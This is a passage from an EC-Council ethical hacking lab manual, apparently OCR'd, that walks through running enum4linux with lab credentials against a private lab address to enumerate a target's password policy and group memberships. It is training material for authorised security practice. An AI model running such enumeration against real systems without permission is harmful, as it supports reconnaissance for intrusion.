




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


15. Third, we will enumerate the password policy information of our target machine. In the terminal window, type **enum4linux -u martin -p apple -P [Target IP Address]** (in this case, **10.10.1.22**) and hit **Enter**.

    Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-P** retrieves the password policy information.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


16. The tool enumerates the target system and displays its password policy information, as shown in the screenshot.




17. Fourth, we will enumerate the target machine's group policy information. In the terminal window, type **enum4linux -u martin -p apple -G [Target IP Address]** (in this case, **10.10.1.22**) and hit **Enter**.

    Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-G** retrieves group and member list.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

